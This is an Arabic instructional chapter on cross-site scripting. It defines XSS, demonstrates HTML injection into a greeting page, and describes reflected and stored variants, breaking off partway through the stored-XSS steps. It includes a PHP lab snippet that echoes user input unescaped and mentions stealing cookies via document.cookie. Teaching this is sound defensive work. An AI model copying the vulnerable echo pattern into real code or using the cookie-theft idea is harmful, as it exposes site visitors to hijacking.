

الفصل الثانى

ثغرة ال XSS

المؤلف

د.م/ أحمد هاشم الفقى

استشارى أمن المعلومات و التحول الرقمى

Ahmed.Hashem.ElFiky@outlook.com

محتويات هذا الفصل

- ما هي ثغرة XSS
- كيف تعمل ثغرة XSS
- انواع ثغرة XSS
- اضرار الثغرة
- الحماية من الثغرة

ما هي ثغرة XSS


- تعد XSS من أشهر الهجمات على الويب والتي تتم عبر حقن موقعك بسكريبت يقوم بتنفيذ أوامر خبيثة على حواسيب الزوار، أي أن موقعك يتحول إلى وسيلة لاصطياد الضحايا عبر سكريبت يزرعه المخترق في موقعك و غالبا ما يكون الاسكربت بلغة ال java script
- في XSS لا يستهدف المخترق موقعك بدرجة أولى، وإنما يستعمله كجسر للعبور إلى الضحايا الذين يتصفحونه، حيث يستغل ثغرة في موقعك يتسلل من خلالها إلى زوار موقعك للهجوم عليهم.
- و XSS هي اختصار ل Cross Site Scripting، هل لاحظت شيئا؟
- نقول XSS بينما الاختصار ينبغي أن يكون CSS، فلماذا يا ترى؟
- حتى لا نخلط بين مسمى الثغرة وبين لغة الأنماط CSS المعروفة، لذلك تم استبدال حرف C ب X دلالة على Cross والتي تعني بالانجليزية شارة التقاطع وهي ترسم على هيئة X، لذلك تسمى Cross Site Scripting اختصارا ب XSS

كيف تعمل ثغرة XSS

- كما نعلم ثغرات XSS تكمن خطورتها في تعديل لمحتوى صفحات الموقع التي تظهر للمستخدم و ذلك عن طريق حقن اكواد HTML او , Javascript كانك تقوم بالضبط بالتعديل على ملفات ال html و javascript الخاصة بالموقع من خلال احد برامج محرر صفحات الويب .ثغرات XSS تساعد المخترق على تعديل صفحات الموقع و عمل صفحات مزورة مع الاحتفاظ بنفس رابط الصفحة و الدومين , كما يستغلها لبعض لسرقة Sessions او ال Cookies الخاصة بالمستخدمين و هو يعد اخطر استغلال لثغرات XSS و ذلك عن طريق استخدام داله جافا سكريبت التي تستطيع قراءة بيانات الكوكيز مثل document.cookie و ايضاً يستخدم هكرز آخرون ثغرات ال XSS في اختراق صفحات الموقع في حال كانت الثغرة من نوع Stored Xss
- ببساطة ثغرات XSS تحدث عندما يقوم المستخدم بأرسل مدخل للصفحة و تقوم الصفحة بأخذ هذا المدخل من المستخدم وعرضه مباشرة كما هو في HTML عن طريق دوال البرمجة مثلا print و echo


كيف تعمل ثغرة XSS (تكمّله...)

- مثال بسيط جداً على ذلك صفحة تطلب من المستخدم إدخال اسمه الشخصي




كيف تعمل ثغرة XSS (تكملة...)

- و يدخل اليها الاسم Ahmed Aboul-Ela
- بعد ذلك تقوم بعرض الجملة Welcome Ahmed Aboul-Ela



كيف تعمل ثغرة XSS (تكملة...)


- و اذا استعرضنا html code يكون كالتالي



```
1 <html>
2 <head>
3 <title> Test Page </title>
4 <style type="text/css">
5 body { font-size: 10pt; }
6 </style>
7 </head>
8 <body>
9 Welcome Ahmed Aboul-Ela
10 </body>
11 </html>
```

كيف تعمل ثغرة XSS (تكمّله...)

- جميل , لكن ماذا سوف يحدث اذا أدخلت للصفحة اسماً مصحوب بـ tags خاصة بالـ html
مثلا هذا الأسم `<h1> Ahmed Aboul-ELA </h1>`
- ببساطة سوف تكون النتيجة كالتالي



كيف تعمل ثغرة XSS (تكملة...)

- و اذا قمنا باستعراض html code هذه المرة سوف يصبح كالتالي



```
1 <html>
2 <head>
3 <title> Test Page </title>
4 <style type="text/css">
5 body { font-size: 10pt; }
6 </style>
7 </head>
8 <body>
9 Welcome <h1>Ahmed Aboul-Ela</h1>
10 </body>
11 </html>
```

كيف تعمل ثغرة XSS (تكمّله...)

- إذاً الآن نتّضح لدينا المشكلة بوضوح , فعند كتابة الاسم مصحوباً بـ الـ tags الخاصة بالـ html المتصفح هنا لم يفهم انه هذا هو مجرد اسم الشخص و لكنه قام بترجمة اكواد html في الاسم و قام بعرضه بالشكل المطلوب و عندها تغير شكل الاسم في الصفحة و أصبح بخط أكبر . اذاً فان المشكلة كلها كانت في ان الصفحة أخذت الاسم من المستخدم و أظهرته مباشرة دون اي تحقق من ان الاسم قد يحتوى على اكواد خاصة بالـ HTML
- دعونا الآن نحدد هنا من المسؤول عن أخذ الاسم من المستخدم في الصفحة و من المسؤول عن إظهار الأسم في html , في هذه الحالة فان المسؤول عن أخذ الاسم هي داله POST_\$ في لغة برمجة php و المسؤول عن إظهار الاسم في html هي داله echo

كيف تعمل ثغرة XSS (تكملة...)

```
<html>
<head><title>0xAbdullah LAB | XSS</title></head>
<body>
<form action="" method="post">
<input type="text" name="name" value="" />
<input type="submit" name="submit" value="Submit" />
</form>

<?php
    if (isset($_POST['submit'])) {
        $name= $_POST['name'];
        echo "Welcome $name";
    }
?>

</body>
</html>
```

أنواع ثغرة XSS


- Reflected XSS •
- Stored XSS •
- DOM-based XSS •

كيف تعمل ثغرة XSS Reflected

- قبل ما ابدأ بشرح الثغرة احب ان اوضح نقطة مهمة : في تطبيقات الويب عندنا نوعين رئيسيين من الثغرات :
 - Server side
 - Client side
- في الحالة الأولى ال exploit راح يشتغل على ال server و بالتالي الهدف المباشر في الإستغلال هو ال server
- في الحالة الثانية ال exploit راح يشتغل على ال client في حالتنا هنا نتكلم عن المتصفح
- ثغرات ال Reflected XSS هي ثغرات client side يعني ال exploit راح يشتغل على متصفح الزائر

كيف تعمل ثغرة Reflected XSS (تكمّله...)

- Reflected XSS وتسمى كذلك Non-persistent XSS، وتحدث حينما يستغل المخترق إحدى مدخلات الموقع دون الحاجة إلى تخزين السكريبت في قاعدة البيانات، فيقوم بإرسال رابط الموقع مدموجا بسكريبت ملغوم إلى الضحية عبر إيميل مثلا، أو من خلال نشر هذا الرابط على موقع ما أو على مواقع السوشيال ميديا، وحينما يضغط الضحية على الرابط سيذهب به إلى الموقع وستتم تنفيذ السكريبت المدمج معه وبالتالي سيحصل المخترق على ما يشاء، إما عبر سرقة Cookies أو من خلال KeyLogging أو القيام بعمليات أخرى.




كيف تعمل ثغرة Reflected XSS (تكملة...)

- في حالة ال reflected XSS ترتيب الأحداث سيكون بالشكل التالي :
- ١- المهاجم يدخل ال exploit في ال input المصاب و يرسل ال request .
- ٢- ال server يستلم ال request و يتعامل مع المدخلات بعدها يرسل ال response
- ٣- ال response اللي راجع من السيرفر راح يكون فيه ... HTML, Javascript الخ حسب العناصر الموجودة في ال response لكن حنا متأكدين من ال javascript لاننا دخلنا javascript code في ال input المصاب.
- ٤- المتصفح راح يستلم الكود و يسوي له parsing و بعدها يشتغل ال javascript code اللي دخله المهاجم.
- نلاحظ انه العملية ما فيها حفظ في قاعدة البيانات و عشان كذا تمت تسميتها reflected لان المدخل يروح لل server و يرجع لل client بدون ما ينحفظ في قاعدة البيانات فاللي حاصل هو ان المهاجم يعطي مدخل و السيرفر يرجع له المدخل بطريقة ما بدون ما يكون فيه فلترة صحيحة تمنع الثغرة هذي.

كيف تعمل ثغرة Stored XSS

- **Stored XSS** وتسمى كذلك **Persistent XSS** وتحدث هذه الثغرة حينما يقوم المخترق باستغلال أحد مدخلات الموقع فيقوم بإرسال سكريبت يتم تخزينه على مستوى سيرفر الموقع وغالبا في قاعدة البيانات **Database**، كأن يرسل السكريبت من مربع كتابة التعليقات في الموقع، أو على شكل رسالة، أو من أي مكان في الموقع يسمح بتخزين القيم في قاعدة البيانات، وحينما يأتي زائر ليستعرض الصفحة التي تحتوي على القيم القادمة من قاعدة البيانات يتم تنفيذ هذا السكريبت. على سبيل المثال قمت ببرمجة مدونة **Blog** من أجل نشر المقالات عليها، في إحدى مقالاتك دخل المخترق وبدل أن يكتب لك تعليقا قام بكتابة سكريبت، هذا السكريبت سيتم تخزينه في قاعدة البيانات، وبالتالي حينما سيأتي زائر ما ليستعرض مقالتك سيتم تحميل التعليقات من قاعدة البيانات ومعها التعليق الملغوم.

كيف تعمل ثغرة Stored XSS (تكملة...)



كيف تعمل ثغرة Stored XSS (تكمّله...)

- في حالة ال stored XSS ترتيب الاحداث راح يكون كالتالي :
- ١- المهاجم يدخل ال exploit في ال input المصاب و يرسل ال request
